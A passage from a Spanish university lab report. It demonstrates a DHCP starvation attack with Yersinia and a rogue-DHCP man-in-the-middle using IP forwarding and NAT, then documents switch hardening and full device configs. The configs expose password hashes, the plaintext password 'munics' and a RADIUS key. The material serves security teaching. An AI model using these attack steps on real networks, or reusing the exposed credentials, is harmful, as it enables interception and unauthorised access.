    range 10.4.18.10 10.4.18.100;
    option routers 10.4.18.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}
EOF
```

Figura 29: Configuración inicial del servidor DHCP con definición de subredes para VLAN 16 (alumnos), VLAN 17 (PDI) y VLAN 18 (PAS)

```
[root@kali]~[/home/kali]
└─# # Configurar eth0 como interfaz del servidor DHCP
  sudo tee /etc/default/isc-dhcp-server > /dev/null <<'EOF'
  # Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

  # Path to dhcpcd's config file (default: /etc/dhcp/dhcpcd.conf).
  DHCPD_CONF=/etc/dhcp/dhcpcd.conf

  # Path to dhcpcd's PID file (default: /var/run/dhcpcd.pid).
  DHCPD_PID=/var/run/dhcpcd.pid

  # Additional options to start dhcpcd with.
  # Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
  #OPTIONS=""

  # On what interfaces should the DHCP server (dhcpcd) serve DHCP requests?
  # Separate multiple interfaces with spaces, e.g. "eth0 eth1".
  INTERFACESv4="eth0"
  INTERFACESv6=""
EOF
```

Figura 30: Configuración de eth0 como interfaz del servidor DHCP en el archivo de configuración ISC-DHCP-SERVER

```
interface Vlan16
  ip address 10.4.16.1 255.255.255.0
  ip helper-address 10.4.245.100
!
interface Vlan17
  ip address 10.4.17.1 255.255.255.0
  ip helper-address 10.4.245.100
!
interface Vlan18
  ip address 10.4.18.1 255.255.255.0
  ip helper-address 10.4.245.100
!
```

Figura 31: Configuración de IP helper-address en el switch para redirigir solicitudes DHCP al servidor (10.4.245.100)

```

└─(root㉿kali)-[~/home/kali]
└─# # Ejecutar Yersinia en modo ataque
sudo yersinia dhcp -attack 1 -interface eth0
<*> Starting DOS attack sending DISCOVER packet ...
<*> Press any key to stop the attack <*>

MOTD: Having lotto fun with my Audiovector Mi3 Avantgarde

```

Figura 32: Ejecución del ataque DHCP Starvation usando Yersinia, enviando paquetes DISCOVER masivos para agotar el pool de direcciones

18	0410.234c.a592	DYNAMIC	Gi0/10
18	0421.175c.8937	DYNAMIC	Gi0/10
18	0422.8d68.c02d	DYNAMIC	Gi0/10
18	0423.a900.25c2	DYNAMIC	Gi0/10
18	0424.401d.a6f9	DYNAMIC	Gi0/10
18	0428.eb70.b6f0	DYNAMIC	Gi0/10
18	0439.1f0f.12c5	DYNAMIC	Gi0/10
18	043a.6d47.96b3	DYNAMIC	Gi0/10
18	043c.5f72.a5ec	DYNAMIC	Gi0/10
18	0441.aa78.3103	DYNAMIC	Gi0/10
18	0441.b63e.96f2	DYNAMIC	Gi0/10
18	0446.602d.941e	DYNAMIC	Gi0/10
18	0456.8e1b.888b	DYNAMIC	Gi0/10
18	045d.8d53.677c	DYNAMIC	Gi0/10
18	0460.d728.b719	DYNAMIC	Gi0/10
18	0461.9379.afa7	DYNAMIC	Gi0/10
18	0462.d24d.be76	DYNAMIC	Gi0/10
18	046a.6658.882c	DYNAMIC	Gi0/10
18	046d.9a29.029a	DYNAMIC	Gi0/10
18	0475.f701.643b	DYNAMIC	Gi0/10
18	0484.774a.98db	DYNAMIC	Gi0/10
18	0490.176c.b184	DYNAMIC	Gi0/10

Figura 33: Tabla MAC después del ataque DHCP Starvation, mostrando múltiples entradas dinámicas en la VLAN 18

```
Mac Entries for Vlan 18:  
-----  
Dynamic Address Count : 7940  
Static Address Count : 0  
Total Mac Addresses : 7940
```

Figura 34: Conteo de direcciones MAC después del ataque: 7940 direcciones dinámicas en VLAN 18, confirmando el éxito del ataque

```
AL-SW1#clear mac address-table dynamic
```

Figura 35: Comando para limpiar la tabla de direcciones MAC dinámicas y restaurar el estado normal del switch

All	0180.c200.0002	STATIC	CPU
All	0180.c200.0003	STATIC	CPU
All	0180.c200.0004	STATIC	CPU
All	0180.c200.0005	STATIC	CPU
All	0180.c200.0006	STATIC	CPU
All	0180.c200.0007	STATIC	CPU
All	0180.c200.0008	STATIC	CPU
All	0180.c200.0009	STATIC	CPU
All	0180.c200.000a	STATIC	CPU
All	0180.c200.000b	STATIC	CPU
All	0180.c200.000c	STATIC	CPU
All	0180.c200.000d	STATIC	CPU
All	0180.c200.000e	STATIC	CPU
All	0180.c200.000f	STATIC	CPU
All	0180.c200.0010	STATIC	CPU
All	ffff.ffff.ffff	STATIC	CPU
745	0018.ba34.6a0e	DYNAMIC	Gi0/20
745	0050.5696.443d	DYNAMIC	Gi0/20
16	0018.ba34.6a0e	DYNAMIC	Gi0/20
17	0018.ba34.6a0e	DYNAMIC	Gi0/20
18	0018.ba34.6a0e	DYNAMIC	Gi0/20
Total Mac Addresses for this criterion: 25			

Figura 36: Tabla MAC después de la limpieza, mostrando solo las direcciones estáticas del sistema y algunas dinámicas legítimas

```
Mac Entries for Vlan 18:
-----
Dynamic Address Count : 2
Static Address Count  : 0
Total Mac Addresses   : 2
```

Figura 37: Conteo de direcciones MAC después de la limpieza: solo 2 direcciones dinámicas en VLAN 18, estado normal restaurado

```

└─(root㉿kali)-[~/home/kali]
└─# cat /etc/dhcp/dhcpd.conf
# CONFIGURACIÓN DHCP PARA PRÁCTICAS DE SEGURIDAD
authoritative;
default-lease-time 600;
max-lease-time 7200;

log-facility local7;

# VLAN 16 - alumnos
subnet 10.4.16.0 netmask 255.255.255.0 {
    range 10.4.16.10 10.4.16.100;
    option routers 10.4.16.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}

# VLAN 17 - PDI
subnet 10.4.17.0 netmask 255.255.255.0 {
    range 10.4.17.10 10.4.17.100;
    option routers 10.4.17.1;
    option domain-name-servers 8.8.8.8, 1.1.1.1;
    option subnet-mask 255.255.255.0;
}

# VLAN 18 - PAS
subnet 10.4.18.0 netmask 255.255.255.0 {
    range 10.4.18.50 10.4.18.60;
    option routers 10.4.18.11;
}

```

Figura 38: Modificación de la configuración DHCP para VLAN 18, cambiando el router por defecto a 10.4.18.11 (nuestro servidor)

```

└─(root㉿kali)-[~/home/kali]
└─# echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1

└─(root㉿kali)-[~/home/kali]
└─# sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

```

Figura 39: Habilitación del IP forwarding y configuración de NAT masquerading para permitir el enrutamiento a través del servidor

```
(root@kali)-[/home/kali]
# sudo sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```

Figura 40: Verificación de que el IP forwarding está habilitado en el sistema (net.ipv4.ip\_forward = 1)

```
(root@kali)-[/home/kali]
# sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target    prot opt source          destination

Chain INPUT (policy ACCEPT)
target    prot opt source          destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source          destination

Chain POSTROUTING (policy ACCEPT)
target    prot opt source          destination
MASQUERADE  all   --  anywhere      anywhere
```

Figura 41: Verificación de las reglas iptables NAT, mostrando la regla MASQUERADE para el tráfico saliente por eth0

```
(root@kali)-[/home/kali]
# sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Figura 42: Configuración alternativa del IP forwarding usando sysctl para habilitar el reenvío de paquetes

No.	Time	Source	Destination	Protocol	Length	Info
1414	694.244232217	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x667fbe46
1420	695.245823093	10.4.18.11	10.4.18.52	DHCP	342	DHCP Offer - Transaction ID 0x667fbe46
1421	695.250107051	0.0.0.0	255.255.255.255	DHCP	348	DHCP Request - Transaction ID 0x667fbe46
1422	695.251670288	10.4.18.11	10.4.18.52	DHCP	342	DHCP ACK - Transaction ID 0x667fbe46

Figura 43: Captura de tráfico mostrando el proceso DHCP: paquete DISCOVER broadcast y posterior asignación de IP 10.4.18.52

```
5  
12:10:09.263805 ARP, Request who-has 10.4.18.1 tell 169.254.121.160, length 4  
6  
12:10:10.012276 ARP, Request who-has 10.4.18.1 tell 169.254.121.160, length 4  
6  
12:10:10.012278 ARP, Request who-has 10.4.18.1 tell 169.254.121.160, length 4  
6  
12:10:11.012522 ARP, Request who-has 10.4.18.1 tell 169.254.121.160, length 4  
6  
12:10:11.012524 ARP, Request who-has 10.4.18.1 tell 169.254.121.160, length 4  
6  
12:10:26.770050 IP 10.4.18.52 > 10.4.245.5: ICMP echo request, id 26, seq 1,  
length 64  
12:10:26.770091 IP 10.4.18.11 > 10.4.245.5: ICMP echo request, id 26, seq 1,  
length 64  
12:10:26.772724 IP 10.4.245.5 > 10.4.18.11: ICMP echo reply, id 26, seq 1, le  
ngth 64  
12:10:26.772744 IP 10.4.245.5 > 10.4.18.52: ICMP echo reply, id 26, seq 1, le  
ngth 64  
12:10:27.854169 IP 10.4.18.52 > 10.4.245.5: ICMP echo request, id 26, seq 2,  
length 64  
12:10:27.854198 IP 10.4.18.11 > 10.4.245.5: ICMP echo request, id 26, seq 2,  
length 64  
12:10:27.856670 IP 10.4.245.5 > 10.4.18.11: ICMP echo reply, id 26, seq 2, le  
ngth 64  
12:10:27.856681 IP 10.4.245.5 > 10.4.18.52: ICMP echo reply, id 26, seq 2, le  
ngth 64
```

Figura 44: Tráfico de red mostrando el ataque Man-in-the-Middle: solicitudes ARP y tráfico ICMP siendo interceptado por el atacante




Figura 45: Traceroute y análisis de ruta mostrando el tráfico pasando a través del servidor atacante (10.4.10.11)

### **3.2. Parte 2: Fortificación de Capa 2**

### **3.2.1. Port Security en AL-SW1**

**Objetivo:** Implementar medidas de seguridad en puertos de acceso para prevenir ataques de saturación de tabla CAM y conexiones no autorizadas.

**Configuración aplicada:** Se configuró Port Security en el rango de puertos G0/2-10 del switch AL-SW1 con las siguientes características:

- **Límite de direcciones MAC:** 15 direcciones por puerto
  - **Acción ante violación:** Shutdown automático del puerto
  - **Modo de aprendizaje:** Sticky MAC address (aprendizaje dinámico)
  - **Tiempo de aging:** 0 minutos (deshabilitado)

```

AL-SW1(config)#interface range G0/2-10
AL-SW1(config-if-range)#switchport port-security maximum 15
AL-SW1(config-if-range)#switchport port-security violation shutdown
AL-SW1(config-if-range)#end
AL-SW1#
*Mar 4 15:52:27.342: %SYS-5-CONFIG_I: Configured from console by munics on c
onsole
AL-SW1#
*Mar 4 15:52:50.494: %RADIUS-4-RADIUS_DEAD: RADIUS server 10.4.245.37:1645,1
646 is not responding.
*Mar 4 15:52:50.494: %RADIUS-4-RADIUS_ALIVE: RADIUS server 10.4.245.37:1645,
1646 is being marked alive.
AL-SW1#
*Mar 4 15:53:15.425: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed s
tate to up
*Mar 4 15:53:17.439: %LINEPROTO-5-UPDOWN: Line protocol on Interface Gigabit
Ethernet0/2, changed state to up
AL-SW1#show port-security
Secure Port MaxSecureAddr CurrentAddr SecurityViolation Security Action
          (Count)      (Count)      (Count)
-----
Total Addresses in System (excluding one mac per port)      : 0
Max Addresses limit in System (excluding one mac per port) : 8192
AL-SW1#show port-security address
      Secure Mac Address Table
-----
Vlan     Mac Address       Type           Ports   Remaining Age
          (-----)      (-----)      (-----)      (mins)
-----
Total Addresses in System (excluding one mac per port)      : 0
Max Addresses limit in System (excluding one mac per port) : 8192
AL-SW1#show port-security interface g0
*Mar 4 15:53:58.484: %RADIUS-4-RADIUS_DEAD: RADIUS server 10.4.245.37:1645,1
646 is not responding.
*Mar 4 15:53:58.484: %RADIUS-4-RADIUS_ALIVE: RADIUS server 10.4.245.37:1645,
1646 is being marked alive./2
Port Security          : Disabled
Port Status            : Secure-down
Violation Mode         : Shutdown
Aging Time             : 0 mins
Aging Type             : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 15
Total MAC Addresses   : 0
Configured MAC Addresses : 0
Sticky MAC Addresses  : 0

```

Figura 46: Configuración de Port Security en AL-SW1 para los puertos G0/2-10

#### Comandos de verificación utilizados:

- `show port-security` - Estado general de Port Security
- `show port-security address` - Tabla de direcciones MAC seguras
- `show port-security interface g0/2` - Estado detallado por puerto

#### Resultados de la verificación:

- Port Security habilitado correctamente en los puertos especificados
- Modo de violación configurado como "Shutdown"
- Límite máximo de 15 direcciones MAC por puerto establecido

- Estado inicial: 0 direcciones MAC aprendidas (Secure-down)
- Sistema preparado para detectar y responder a violaciones de seguridad

Esta configuración mitiga efectivamente los ataques de saturación de tabla CAM demostrados en la Parte 1, limitando el número de direcciones MAC que pueden ser aprendidas por cada puerto de acceso y proporcionando una respuesta automática ante intentos de violación.

### **3.2.2. Desactivación de DTP en AL-SW1 y DL-SW1**

Se desabilitó DTP en todos los puertos de acceso y troncales, configurando manualmente el modo de cada puerto. Esto previene el establecimiento de enlaces troncales no autorizados.

```
AL-SW1 (config) #interface range gigabitether net 0/1-10
AL-SW1 (config-if-range) #switchport mode access
AL-SW1 (config-if-range) # switchport nonegotiate
AL-SW1 (config-if-range) #exit
AL-SW1 (config) #interface g0/20
AL-SW1 (config-if) # switchport nonegotiate
AL-SW1 (config-if) #exit
```

Figura 47: Desactivación de DTP en AL-SW1

### **3.2.3. Protección contra VLAN Hopping**

Se implementaron medidas contra VLAN hopping configurando una VLAN nativa diferente a las VLANs de usuario y eliminando la VLAN 1 de los enlaces troncales. Esto previene ataques de double tagging.

```
interface GigabitEthernet0/14
    switchport access vlan 23
    switchport mode access
    shutdown
!
interface GigabitEthernet0/15
    switchport access vlan 23
    switchport mode access
    shutdown
!
interface GigabitEthernet0/16
    switchport access vlan 23
    switchport mode access
    shutdown
!
interface GigabitEthernet0/17
    switchport access vlan 23
    switchport mode access
    shutdown
!
interface GigabitEthernet0/18
    switchport access vlan 23
    switchport mode access
    shutdown
!
interface GigabitEthernet0/19
    switchport access vlan 23
    switchport mode access
    shutdown
```

Figura 48: Creación VLAN BLACK HOLE en interfaces

VLAN Name	Status	Ports
1 default	active	
16 alumnos	active	Gi0/2, Gi0/3, Gi0/4
17 PDI	active	Gi0/5, Gi0/6, Gi0/7
18 PAS	active	Gi0/8, Gi0/9, Gi0/10
745 BLACKHOLE	active	Gi0/14, Gi0/15, Gi0/16, Gi0/17, Gi0/18, Gi0/19, Gi0/21, Gi0/22, Gi0/23, Gi0/24
746	active	Gi0/1, Gi0/11, Gi0/12, Gi0/13
1002 fddi-default	act/unsup	
1003 token-ring-default	act/unsup	
1004 fddinet-default	act/unsup	
1005 trnet-default	act/unsup	
AL-SW1		

Figura 49: VLAN BLACK HOLE

### 3.2.4. Configuración STP Seguro en AL-SW1 y DL-SW1

```
AL-SW1>ena
Password:
AL-SW1#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
AL-SW1(config)#spanning-tree portfast bpduguard default
AL-SW1(config)#interface range Giga
AL-SW1(config)#interface range GigabitEthernet0/2-10
AL-SW1(config-if-range)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast will be configured in 10 interfaces due to the range command
but will only have effect when the interfaces are in a non-trunking mode.
AL-SW1(config-if-range)#end
```

Figura 50: Activa PortFast y BPDUGuard en AL-SW1 (para bloquear puertos que reciban BPDUs de un atacante)

```
DL-SW1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
DL-SW1(config)#spanning-tree vlan 16,17,18,745 root primary
DL-SW1(config)#end
DL-SW1#wr
Building configuration...
[OK]
```

Figura 51: Configuracion Root Bridge del DL-SW1 en las VLANs 16,17,18 y 745

### 3.2.5. DHCP Snooping en AL-SW1

Se activó DHCP Snooping en las VLANs de usuario, configurando como trusted únicamente el puerto hacia DL-SW1. Se establecieron límites de tasa en puertos no trusted para prevenir ataques de agotamiento.

### 3.3. Parte 3: Dynamic ARP Inspection

Se implementó Dynamic ARP Inspection (DAI) en las VLANs de usuario, configurando como trusted el puerto troncal hacia DL-SW1. Se habilitó validación de direcciones MAC y IP en las respuestas ARP, y se establecieron límites de tasa.

```
ip arp inspection vlan 16-17,745  
ip arp inspection validate src-mac dst-mac ip
```

Figura 52: Verificación de IP ARP Inspection

```
interface GigabitEthernet0/20  
switchport trunk allowed vlan 16-18,745  
switchport mode trunk  
switchport nonegotiate  
ip arp inspection trust
```

Figura 53: Configuración de ARP Inspection en AL-SW1

## 4. RUNNING-CONFIGS

### 4.1. Configuración del Switch de Acceso (AL-SW1)

```
1  AL-SW1# show running-config  
2  Building configuration...  
3  
4  Current configuration : 6686 bytes  
5  !  
6  version 12.2  
7  no service pad  
8  service timestamps debug datetime msec  
9  service timestamps log datetime msec  
10 no service password-encryption  
11 !  
12 hostname AL-SW1  
13 !  
14 boot-start-marker  
15 boot-end-marker  
16 !  
17 enable secret 5 $1$BXzr$DpibY1PXC9XHgP1QfCYHt1  
18 enable password munics  
19 !  
20 username juniorAdmin secret 5 $1$0c//$Fu95Jt68hAoioL4pQKeSS.  
21 username admin privilege 15 secret 5 $1$2w4w$M2w7r606jBR389QNWqlxc1
```

```

22  aaa new-model
23  aaa authentication login default group radius local
24  aaa authentication login SSH-LOGIN group radius local-case
25  aaa authorization exec default group radius local
26  !
27  aaa session-id common
28  system mtu routing 1500
29  ip arp inspection vlan 16-17,745
30  ip arp inspection validate src-mac dst-mac ip
31  !
32  ip dhcp snooping vlan 16-18
33  no ip dhcp snooping information option
34  ip dhcp snooping
35  no ip domain-lookup
36  ip domain-name munics.pri
37  !
38  crypto pki trustpoint TP-self-signed-3100061056
39  enrollment selfsigned
40  subject-name cn=IOS-Self-Signed-Certificate-3100061056
41  revocation-check none
42  rsakeypair TP-self-signed-3100061056
43  !
44  spanning-tree mode pvst
45  spanning-tree portfast bpduguard default
46  spanning-tree extend system-id
47  !
48  vlan internal allocation policy ascending
49  !
50  ip ssh time-out 60
51  ip ssh version 2
52  !
53  interface GigabitEthernet0/1
54  switchport access vlan 745
55  switchport mode access
56  switchport nonegotiate
57  ip arp inspection trust
58  !
59  interface GigabitEthernet0/2
60  switchport access vlan 16
61  switchport mode access
62  switchport nonegotiate
63  switchport port-security maximum 15
64  spanning-tree portfast
65  ip dhcp snooping limit rate 10
66  !
67  interface GigabitEthernet0/3
68  switchport access vlan 16
69  switchport mode access
70  switchport nonegotiate
71  switchport port-security maximum 15
72  spanning-tree portfast

```

```

73    ip dhcp snooping limit rate 10
74    !
75    interface GigabitEthernet0/4
76    switchport access vlan 16
77    switchport mode access
78    switchport nonegotiate
79    switchport port-security maximum 15
80    spanning-tree portfast
81    ip dhcp snooping limit rate 10
82    !
83    interface GigabitEthernet0/5
84    switchport access vlan 17
85    switchport mode access
86    switchport nonegotiate
87    switchport port-security maximum 15
88    spanning-tree portfast
89    ip dhcp snooping limit rate 10
90    !
91    interface GigabitEthernet0/6
92    switchport access vlan 17
93    switchport mode access
94    switchport nonegotiate
95    switchport port-security maximum 15
96    spanning-tree portfast
97    ip dhcp snooping limit rate 10
98    !
99    interface GigabitEthernet0/7
100   switchport access vlan 17
101   switchport mode access
102   switchport nonegotiate
103   switchport port-security maximum 15
104   spanning-tree portfast
105   ip dhcp snooping limit rate 10
106   !
107  interface GigabitEthernet0/8
108  switchport access vlan 18
109  switchport mode access
110  switchport nonegotiate
111  switchport port-security maximum 15
112  ip arp inspection trust
113  spanning-tree portfast
114  ip dhcp snooping limit rate 10
115  !
116  interface GigabitEthernet0/9
117  switchport access vlan 18
118  switchport mode access
119  switchport nonegotiate
120  switchport port-security maximum 15
121  ip arp inspection trust
122  spanning-tree portfast
123  ip dhcp snooping limit rate 10

```

```

124 !
125 interface GigabitEthernet0/10
126 switchport access vlan 18
127 switchport mode access
128 switchport nonegotiate
129 switchport port-security maximum 15
130 ip arp inspection trust
131 spanning-tree portfast
132 ip dhcp snooping limit rate 10
133 !
134 interface GigabitEthernet0/11
135 switchport access vlan 745
136 switchport mode dynamic desirable
137 !
138 interface GigabitEthernet0/12
139 switchport access vlan 745
140 switchport mode access
141 !
142 interface GigabitEthernet0/13
143 switchport access vlan 745
144 switchport mode access
145 !
146 interface GigabitEthernet0/14
147 switchport access vlan 23
148 switchport mode access
149 shutdown
150 !
151 interface GigabitEthernet0/15
152 switchport access vlan 23
153 switchport mode access
154 shutdown
155 !
156 interface GigabitEthernet0/16
157 switchport access vlan 23
158 switchport mode access
159 shutdown
160 !
161 interface GigabitEthernet0/17
162 switchport access vlan 23
163 switchport mode access
164 shutdown
165 !
166 interface GigabitEthernet0/18
167 switchport access vlan 23
168 switchport mode access
169 shutdown
170 !
171 interface GigabitEthernet0/19
172 switchport access vlan 23
173 switchport mode access
174 shutdown

```

```

175 !
176 interface GigabitEthernet0/20
177 switchport trunk allowed vlan 16-18,745
178 switchport mode trunk
179 switchport nonegotiate
180 ip arp inspection trust
181 ip dhcp snooping trust
182 !
183 interface GigabitEthernet0/21
184 switchport access vlan 23
185 switchport mode access
186 shutdown
187 !
188 interface GigabitEthernet0/22
189 switchport access vlan 23
190 switchport mode access
191 shutdown
192 !
193 interface GigabitEthernet0/23
194 switchport access vlan 23
195 switchport mode access
196 shutdown
197 !
198 interface GigabitEthernet0/24
199 switchport access vlan 23
200 switchport mode access
201 shutdown
202 !
203 interface Vlan1
204 no ip address
205 shutdown
206 !
207 interface Vlan745
208 ip address 10.4.245.1 255.255.255.0
209 !
210 ip http server
211 ip http secure-server
212 logging esm config
213 access-list 1 permit 10.4.245.0 0.0.0.255
214 access-list 1 deny any log
215 radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
216 radius-server key Bayern_2025
217 !
218 line con 0
219 password munics
220 line vty 0 4
221 access-class 1 in
222 password munics
223 login authentication SSH-LOGIN
224 transport input ssh
225 line vty 5 15

```

```

226 access-class 1 in
227 login authentication SSH-LOGIN
228 transport input ssh
229 !
230 end
231

```

Listing 1: Configuración del Switch AL-SW1

## 4.2. Configuración del Switch de Distribución (DL-SW1)

```

1 DL-SW1# show running-config
2 Building configuration...
3
4 Current configuration : 3648 bytes
5 !
6 version 12.2
7 no service pad
8 service timestamps debug datetime msec
9 service timestamps log datetime msec
10 no service password-encryption
11 !
12 hostname DL-SW1
13 !
14 boot-start-marker
15 boot-end-marker
16 !
17 enable secret 5 $1$h4mP$R/iJAmFuSOGOhT31MoL/
18 enable password munics
19 !
20 username juniorAdmin secret 5 $1$Kv2T$zH/V14q2iulpWg.CkcYOX.
21 username admin privilege 15 secret 5 $1$/Bku$u1UX0u1a5D3u8XSooyCOP1
22 !
23 aaa new-model
24 aaa group server radius RADIUS-GROUP
25 aaa authentication login default group radius local
26 aaa authentication login SSH-LOGIN group radius local-case
27 aaa authorization exec default group radius local
28 !
29 aaa session-id common
30 system mtu routing 1500
31 ip routing
32 no ip domain-lookup
33 ip domain-name munics.pri
34 !
35 crypto pki trustpoint TP-self-signed-3123997184
36 enrollment selfsigned
37 subject-name cn=IOS-Self-Signed-Certificate-3123997184
38 revocation-check none

```

```

39 rsakeypair TP-self-signed-3123997184
40 !
41 spanning-tree mode pvst
42 spanning-tree extend system-id
43 spanning-tree vlan 16-18,745 priority 24576
44 !
45 vlan internal allocation policy ascending
46 !
47 ip ssh time-out 60
48 ip ssh authentication-retries 2
49 ip ssh version 2
50 !
51 interface FastEthernet0/1
52 switchport mode access
53 switchport port-security maximum 10
54 switchport port-security
55 switchport port-security mac-address sticky
56 !
57 interface FastEthernet0/2
58 !
59 interface FastEthernet0/3
60 !
61 interface FastEthernet0/4
62 !
63 interface FastEthernet0/5
64 !
65 interface FastEthernet0/6
66 !
67 interface FastEthernet0/7
68 !
69 interface FastEthernet0/8
70 !
71 interface FastEthernet0/9
72 !
73 interface FastEthernet0/10
74 !
75 interface FastEthernet0/11
76 !
77 interface FastEthernet0/12
78 switchport trunk encapsulation dot1q
79 switchport trunk allowed vlan 16-18,745
80 switchport mode trunk
81 !
82 interface FastEthernet0/13
83 switchport trunk encapsulation dot1q
84 switchport trunk allowed vlan 2,745,746
85 switchport mode trunk
86 !
87 interface FastEthernet0/14
88 switchport access vlan 3
89 switchport mode access

```

```

90 !
91 interface FastEthernet0/15
92 switchport trunk encapsulation dot1q
93 switchport trunk allowed vlan 3,745
94 switchport mode trunk
95 !
96 interface FastEthernet0/16
97 switchport access vlan 4
98 switchport mode access
99 !
100 interface FastEthernet0/17
101 switchport trunk encapsulation dot1q
102 switchport trunk allowed vlan 4,745
103 switchport mode trunk
104 !
105 interface FastEthernet0/18
106 !
107 interface FastEthernet0/19
108 !
109 interface FastEthernet0/20
110 !
111 interface FastEthernet0/21
112 !
113 interface FastEthernet0/22
114 !
115 interface FastEthernet0/23
116 !
117 interface FastEthernet0/24
118 switchport trunk encapsulation dot1q
119 switchport trunk allowed vlan 745,746
120 switchport mode trunk
121 !
122 interface GigabitEthernet0/1
123 !
124 interface GigabitEthernet0/2
125 !
126 interface Vlan1
127 no ip address
128 !
129 interface Vlan2
130 ip address 10.4.0.1 255.255.255.252
131 !
132 interface Vlan16
133 ip address 10.4.16.1 255.255.255.0
134 ip helper-address 10.4.245.100
135 !
136 interface Vlan17
137 ip address 10.4.17.1 255.255.255.0
138 ip helper-address 10.4.245.100
139 !
140 interface Vlan18

```

```

141    ip address 10.4.18.1 255.255.255.0
142    ip helper-address 10.4.245.100
143    !
144    interface Vlan745
145    ip address 10.4.245.2 255.255.255.0
146    !
147    router ospf 10
148    router-id 2.2.2.2
149    log adjacency-changes
150    passive-interface default
151    no passive-interface Vlan2
152    network 10.4.0.0 0.0.255.255 area 0
153    !
154    ip classless
155    ip http server
156    ip http secure-server
157    !
158    ip sla enable reaction-alerts
159    access-list 1 permit 10.4.245.0 0.0.0.255
160    access-list 1 deny any
161    !
162    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813 key Bayern_2025
163    !
164    line con 0
165    password munics
166    line vty 0 4
167    access-class 1 in
168    password munics
169    login authentication SSH-LOGIN
170    transport input ssh
171    line vty 5 15
172    access-class 1 in
173    login authentication SSH-LOGIN
174    transport input ssh
175    !
176    end
177

```

Listing 2: Configuración del Switch DL-SW1

### 4.3. Configuración del Firewall (fw)

```

1 fw# show running-config
2 Building configuration...
3
4 Current configuration : 2370 bytes
5 !
6 version 15.4
7 service timestamps debug datetime msec

```

```

8    service timestamps log datetime msec
9    no service password-encryption
10   !
11   hostname fw
12   !
13   boot-start-marker
14   boot-end-marker
15   !
16   enable secret 5 $1$a48E$tDRpNmlo4YFCSk5yjDWan.
17   enable password munics
18   !
19   aaa new-model
20   aaa authentication login default group radius local
21   aaa authentication login SSH-LOGIN group radius local-case
22   aaa authorization exec default group radius local
23   !
24   aaa session-id common
25   memory-size iomem 15
26   !
27   no ip domain lookup
28   ip domain name munics.pri
29   ip cef
30   no ipv6 cef
31   !
32   multilink bundle-name authenticated
33   !
34   license udi pid CISCO1941/K9 sn FCZ161592Q9
35   !
36   username juniorAdmin secret 5 $1$Hhd7$wqazFV5ZhbaQ1ima.Yj51/
37   username admin privilege 15 secret 5 $1$j23q$dXaSI0x7EL24ZPTqWYIT7/
38   !
39   redundancy
40   !
41   ip ssh time-out 60
42   ip ssh version 2
43   !
44   interface Embedded-Service-Engine0/0
45   no ip address
46   shutdown
47   !
48   interface GigabitEthernet0/0
49   no ip address
50   duplex auto
51   speed auto
52   !
53   interface GigabitEthernet0/0.2
54   encapsulation dot1Q 2
55   ip address 10.4.0.2 255.255.255.252
56   !
57   interface GigabitEthernet0/0.745
58   encapsulation dot1Q 745

```

```

59      ip address 10.4.245.3 255.255.255.0
60      !
61      interface GigabitEthernet0/0.746
62      encapsulation dot1Q 746
63      ip address 10.4.246.1 255.255.255.0
64      !
65      interface GigabitEthernet0/1
66      ip address 10.4.0.5 255.255.255.252
67      duplex auto
68      speed auto
69      !
70      router ospf 10
71      router-id 3.3.3.3
72      passive-interface default
73      no passive-interface GigabitEthernet0/0.2
74      no passive-interface GigabitEthernet0/1
75      network 10.4.0.0 0.0.255.255 area 0
76      !
77      ip forward-protocol nd
78      no ip http server
79      no ip http secure-server
80      !
81      access-list 1 permit 10.4.245.0 0.0.0.255
82      access-list 1 deny   any
83      radius-server host 10.4.245.37 auth-port 1812 acct-port 1813 key Bayern_2025
84      !
85      line con 0
86      password munics
87      line aux 0
88      line vty 0 4
89      access-class 1 in
90      password munics
91      login authentication SSH-LOGIN
92      transport input ssh
93      line vty 5 15
94      access-class 1 in
95      login authentication SSH-LOGIN
96      transport input ssh
97      !
98      scheduler allocate 20000 1000
99      !
100     end
101

```

Listing 3: Configuración del Firewall

#### 4.4. Configuración del Router CPE

```
1 | CPE# show running-config
```

```

2 Building configuration...
3
4 Current configuration : 2403 bytes
5 !
6 version 15.4
7 service timestamps debug datetime msec
8 service timestamps log datetime msec
9 no service password-encryption
10 !
11 hostname CPE
12 !
13 boot-start-marker
14 boot-end-marker
15 !
16 enable secret 5 $1$GdZU$wjEfpZdqvFc/slyD.nmT4.
17 enable password munics
18 !
19 aaa new-model
20 aaa authentication login default group radius local enable
21 aaa authentication login SSH-LOGIN group radius local-case
22 aaa authorization exec default group radius local
23 !
24 aaa session-id common
25 memory-size iomem 15
26 !
27 no ip domain lookup
28 ip domain name munics.pri
29 ip cef
30 no ipv6 cef
31 !
32 multilink bundle-name authenticated
33 !
34 license udi pid CISCO1941/K9 sn FCZ1520C07N
35 !
36 username juniorAdmin secret 5 $1$kRPU$yy5tuKlqErLUXYYvtwjOZ.
37 username admin privilege 15 secret 5 $1$vHGy$Bg10GfhpYB6RjnZFvWVgC1
38 !
39 redundancy
40 !
41 ip ssh time-out 60
